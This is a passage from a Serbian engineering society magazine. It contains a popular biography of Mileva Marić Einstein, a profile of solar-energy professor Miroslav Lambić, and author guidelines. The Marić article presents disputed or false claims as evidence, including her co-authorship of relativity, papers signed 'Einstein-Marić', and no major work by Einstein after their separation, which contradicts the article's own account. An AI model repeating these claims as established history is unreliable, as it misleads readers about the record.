Dakle, sa aspekta bezbednosne kulture mladih, koja implicitno preferira ka primarnoj prevenciji zloupotrebe psihoaktivnih supstanci u periodu adolescencije, neophodno je usredsređivanje na pravljenje kvalitetnih programa prevencije i njihovu permanentnu primenu na svim društvenim nivoima (porodicu, školu, vršnjačke grupe, nastavnici, zajednica...), a zatim na programe prepoznavanja onih koji mogu biti skloni da posegnu za drogom (rizične grupe) i na kraju, ali ne manje važno, na programe tretmana odvikavanja od droga onih koji su podlegli tom zlu.

МИЛЕВА МАРИЋ АЈНШТАЈН

Супруга генијалног научника племенита мајка или коаутор теорије релативитета



Милева Марић Ајнштајн је рођена 19. децембра 1875. године у Тителу у Војводини. Била је најстарија од троје деце, а при рођењу, због повреде, лева нога јој је остала краћа. Отац, официр, по природи свог посла мењао је места боравка. Живели су у Руми, Загребу, Новом Саду. Милева је уписала новосадску женску гимназију, а онда је прешла у гимназију у Сремској Митровици. Матурирала је 1890. године и била најбоља у разреду у области математике и физике. Затим је похађала Краљевску српску школу у Шапцу, а када се са породицом преселила у Загреб тражила је специјалну дозволу да би ишла у школу коју су похађали само дечаци.

Студија медицине на Универзитету у Цириху уписала је 1896. године. Исте јесени прелази на Државну политехничку школу где отпочње студије математике и физике. Прве две године студија биле су јој веома успешне иако је била једна од ретких жена у овој школи.

Један семестар провела је и на Универзитету у Хајделбергу. На предавањима физике упознала је свог колегу Алберта Ајнштајна.

Када се Милева 1899. године вратила у Цирих њихова љубав је планула. Албертови родитељу су се противили овој вези. Милева је била старија од Алберта три године, била је хрома и није била јеврејка. Због везе са Албертом, Милева је запоставила студије, док је Алберт дипломирао, запослио се и отпочео своју успешну каријеру. Почетком 1902. године Милева је у Новом Саду родила кћерку Лизерл. У својој 27. години, са незвршеним факултетом и ванбрачном ћерком осећала се лоше. Алберт и Милева су се венчали у Берну 6. јануара 1903. године. Нешто пре тога Лизерл се резаболела од шарлаха и није познато шта се са њом даље дешавало. Међутим, када се Милева придружила Алберту у Берну дете није било са њом. Док је Алберт пуно радио, а слободно време посвећивао физици, Милева је била оптерећена губитком детета и неуспехом на факултету. Ипак, њихов брак је кренуо на боље када им се родио син Ханс.

Алберт је 1905. године објавио рад у коме је објаснио фотоелектрични ефекат, а 1908. године је на Универзитету у Берну добио лиценцу за рад. Идуће године изабран је за ванредног професора физике на Универзитету у Цириху.

Едуард, други син Милеве и Алберта, родио се 1910. године. Следеће године њихова породица се сели у Праг где је Алберт изабран за редовног професора Универзитета. Боравак у Прагу Милеви је био посебно тежак због националистичких напетости између немаца и чеха са којима се она као српкиња солидарисала. Када су се 1912. године вратили у Цирих Милева је поверовала да ће доћи бољи дани. На њену велику жалост Албертов однос са његовом рођаком Елзом Лебентал претворен је у љубавни. Криза њиховог брака је ескалирала 1914. године када је Алберт прихватио положај сталног члана Пруске академије наука и изабран за редовног професора Универзитета у Берлину. Милева је испрва одбила да прати Алберта у Берлин, пошто је тамо живела Елза. Ипак су се преселили у Берлин. Алберт је тада направио читав списак нардби и запознатих што Милева није могла да издржи.

Дан пре избијања првог светског рада 1914. године, Милева се заједно са децом вратила у Цирих. Алберт је са Елзом остао у Берлину и тада довршио Општу теорију релативности.

Када је 1916. године Алберт затражио од Милеве развод брака она се разболела. Милева и Алберт су се званично развели 14. фебруара 1919. године, а Алберт је прихватио да новац добијен за Нобелову награду припадне Милеви. Након тога Алберт се оженио Елзом. Те године за време помрачења Сунца дошло је до савијања светлости у гравитационом пољу што је био главни доказ Опште теорије релативности. Ово је Алберту Ајнштајну донело светску славу. Међутим, Ајнштајн је Нобелову награду за физику добио за објашњење фотоелектричног ефекта.

За Милеву су настале тешке године. Отац Милош умро је 1922. године. Сестра Зорка после више нервних сломова проглашена је неспособном, а млађи син Едуард је 1930. године оболео од шизофреније. Милевина мајка је умрла 1935. године, а затим и сестра Зорка. Старији син Ханс Алберт је са својом породицом 1938. године емигрирао у Америку.

Милева је остала уз свог болесног сина Едуарда. Због дугова била је принуђена да прода две куће које је купила од новца Албертове Нобелове награде. Око треће куће почињу сукоби са Албертом Ајнштајном и он преузима власништво над њом.

Када ју је оболели син Едуард напао, Милеви и је позлило и она се онесвестила. Умрла је три месеца касније, 4. августа 1948. године. Сахрањена је на Циришком гробљу.

Постоји пуно истраживача и историчара који су проучавали животе и каријере Милеве и Алберта Ајнштајна и који сматрају да је Милева одиграла веома важну, ако не и кључну улогу, не само у животу, него и у научном раду Алберта Ајнштајна. Наводно, постоје и писани докази у облику преписке Милеве и Алберта у којима се види да је Милева учествовала у математичким прорачунима и научним анализама најважнијих Албертових научних достигнућа. У прилог томе су и чињенице да је Милева била на почетку студија бољи студент од Алберта, да је за време боравка на Универзитету у Хајделбергу 1897-98 године проучавала фотоелектрични ефекат код нобеловца, професора Ленарда, да је код професора Минковског учила о четвородимензионалној геометрији које је основа теорије релативитета.

Постоје и сведочења да су три најважнија Ајнштајнова објављена рада била потписана са Ајнштајн-Марић.

Након разлаза од Милеве Алберт више није објавио ни један важан научни рад. Године 1925. Милева тражи од Алберта да јој врати оригинале најпознатији научних члана уз претњу да ће открити ко је њихов прави аутор. Ајнштајн јој је тада одговорио на један груб и окрутан начин.

Све то говори да је Милева Марић била не само животни сапутник „светског генијалног научника“ и племенита мајка, него и блистав научни ум. Улога Милеве Марић у животу и научном раду Алберта Ајнштајна и дан данас није довољно разјашњена и обавијена је многим тајнама.

ИНЖЕЊЕРСКЕ ЛЕГЕНДЕ ЗРЕЊАНИНА

Друштво инжењера Зрењанина је у 2015. години за изузетан допринос развоју инжењерске струке за ИНЖЕЊЕРСКУ ЛЕГЕНДУ ЗРЕЊАНИНА прогласило Проф.др Мирослава Ламбића.



Dr Miroslav Lambić
Redovni profesor Univerziteta
Tehnički fakultet "M. Pupin", 23000 Zrenjanin, Srbija
Тел. : 064/131-02-27
E-mail: lambic@ptt.rs

Prof. dr Miroslav Lambić je rođen 21.5.1948. godine u Zrenjaninu. Mašinski fakultet je završio u Beogradu. Doktorirao je 1986. godine na problematici korišćenja sunčeve energije (Univerzitet u Novom Sadu). Radio je 11 godina u privredi kao Rukovodilac održavanja, Glavni konstruktor procesne i energetske opreme i Šef razvoja. Od 1986. god. radi na Tehničkom fakultetu "M. Pupin" - Zrenjanin, Univerziteta u Novom Sadu. Na Fakultetu je u više mandata vršio funkciju prodekana, predsednika Saveta, člana Saveta univerziteta u Novom Sadu, šefa Katedre za opšte tehničke nauke i dr. Danas, na istom Fakultetu radi kao redovni profesor (na osnovnim i doktorskim studijama) za termoenergetske predmete i inženjerske metode. Bio je rukovodilac i učesnik brojnih naučno-istraživačkih (19 projekata) i stručnih projekata za potrebe privrede. Autor je preko 200 tehničkih rešenja, konstrukcija i inovacija koje je radio za potrebe privrede ili u okviru naučnih istraživanja.

Projektovao je preko 100 energetskih postrojenja, uglavnom solarnih postrojenja (od kojih su neka najveća u Srbiji), topotnih pumpi, grejnih i klimatizacionih postrojenja i dr.

Objavio je oko 200 radova u naučno-stručnim časopisima i na naučno-stručnim skupovima u zemlji i inostranstvu. Autor je 45 knjiga - univerzitetskih i fakultetskih udžbenika, naučnih monografija i stručnih knjiga.

Godine 1998. je imenovan za eksperta Ministarstva za nauku, razvoj i životnu sredinu SR Jugoslavije - za oblast mašinskog inženjerstva, termoenergetike i sunčeve energetike. Član je međunarodnih i domaćih strukovnih organizacija. Osnivač je i predsednik Društva za sunčevu energiju "Srbija solar". Bio je organizator i predsedavajući četrdesetak domaćih i međunarodnih naučno-stručnih skupova vezanih za problematiku opšte energetike, solarne energetike, energetske efikasnosti i dr.. Organizovao je više škola mladih talenata iz energetike; jugoslovenski konkurs za najuspešnije inovacije iz oblasti energetike i dr. Bio je član istaknutih domaćih i međunarodnih asocijacija. Neke od njih su: The International Solar Energy Society; Euro Solar, American Society of Heating, Refrigerating and Air-Conditioning Engineers, Inc. U više mandata je bio predsednik Društva za sunčevu energiju "Srbija solar", predsednik Naučnog odbora Društva za energetsku efikasnost BiH, predsednik Naučnog odbora Yu Solar-a, predsednik Saveza pronalazača Vojvodine i član Predsedništva Saveza pronalazača Jugoslavije (i SCG) i Srbije i drugih asocijacija.


Prof. Lambić je napisao i objavio brojne radove koji tretiraju problematiku korišćenja sunčeve energije dajući na taj način značajan doprinos naučnom opisivanju, razvoju i primeni solarnih tehnologija. Svojim radom i nastavnom aktivnošću uticao je da se ovoj problematici posveti odgovarajuća pažnja i da potreban značaj, te da se osposobe kadrovi za kvalitetno bavljenje problematikom korišćenja sunčeve energije. Bio je mentor kod izrade preko 40 specijalističkih radova, magistarskih teza i doktorskih disertacija - od kojih više magistarskih teza i doktorskih disertacija koje tretiraju problematiku korišćenja sunčeve energije. Ima licencu za projektovanje, nadzor i izgradnju investicionih objekata. Glavni je urednik i član redakcionih odbora desetak naučno-stručnih časopisa. Pokrenuo je naučno-stručne časopise (u kojima je i glavni i odgovorni urednik) ENERGETSKE TEHNOLOGIJE, ENERGETSKA EFIKASNOST (BiH), MENADŽMENT, INOVACIJE, RAZVOJ i RAZVOJ I UPRAVLJANJE (BiH). Za svoj rad je primio brojna domaća i inostrana priznanja. Neke od njih su: Oktobarska nagrada Zrenjanina, Povelja međunarodne izložbe opreme i tehnologija za korišćenje sunčeve energije - SOLAR, Diploma Društva inženjera i tehničara, Nagrada Narodne tehnike Jugoslavije, Nagrada Regionalne privredne komore - bantaskog regiona, Orden Legije časti za doprinos pronalazaštvu: TANTAE MOLIS ERAT - Belgija, proglašen je jugoslovenskim "Pronalazačem godine" (1998. god.) i dr. Redovni je član Srpske akademije inovacionih nauka, International Academy of Authors of Scientific Discoveries and Inventions i Međunarodne tehnološko-menadžerske akademije.

УПУТСТВО ЗА ПИСАЊЕ РАДОВА

- Радови се достављају у електронском облику на дискети или електронском поштом.
- Рад треба да буде откуцан у фонту Times New Roman са ћириличним писмом. Величина фонта 10.
- Обим рада не би требало да буде већи од 12 страница.
- Наслов рада се даје на српском и енглеском језику. Испод наслова налазе се име и презиме аутора уз које иде научно или стручно звање, афелација (радна организација и њено седиште, место, адреса и контакт телефон или е-маил адреса. Рад мора да има резиме на српском и енглеском језику дужине до десет куцаних редова као и кључне речи уз обе варијанте. Садржај рада треба да има увод, разрадне делове и закључак.
- Дијаграми, цртежи, слике, табеле треба да се налазе на свом месту у раду. Текст нпр. „Слика 1.“ налази се испод слике на средини а текст „Табела 1.“ изнад табеле лево.
- Мере и мерне јединице морају бити у складу са важећим прописима у тој области.
- Литература се наводи на крају и треба да садржи: редни број, презиме и почетно слово имена аутора, назив рада, назив часописа (или књиге), број издања, назив издавача, место седишта издавача и годину издања.
- Сви пријављени радови подлежу анонимној научно стручној рецензији и оцени квалитета о чему ће аутори бити обавештени.
- Уредништво часописа ће прихватити само необјављене радове.
- Пријављени радови се не враћају ауторима.



ДРУШТВО ИНЖЕЊЕРА ЗРЕЊАНИН



ГРАД ЗРЕЊАНИН



РЕПУБЛИКА СРБИЈА

Овај часопис се финансира из буџета ГРАДА ЗРЕЊАНИНА.
Ставови изражени у овој публикацији искључива су
одговорност аутора и његових сарадника
и не представљају нужно званичан став ГРАДА.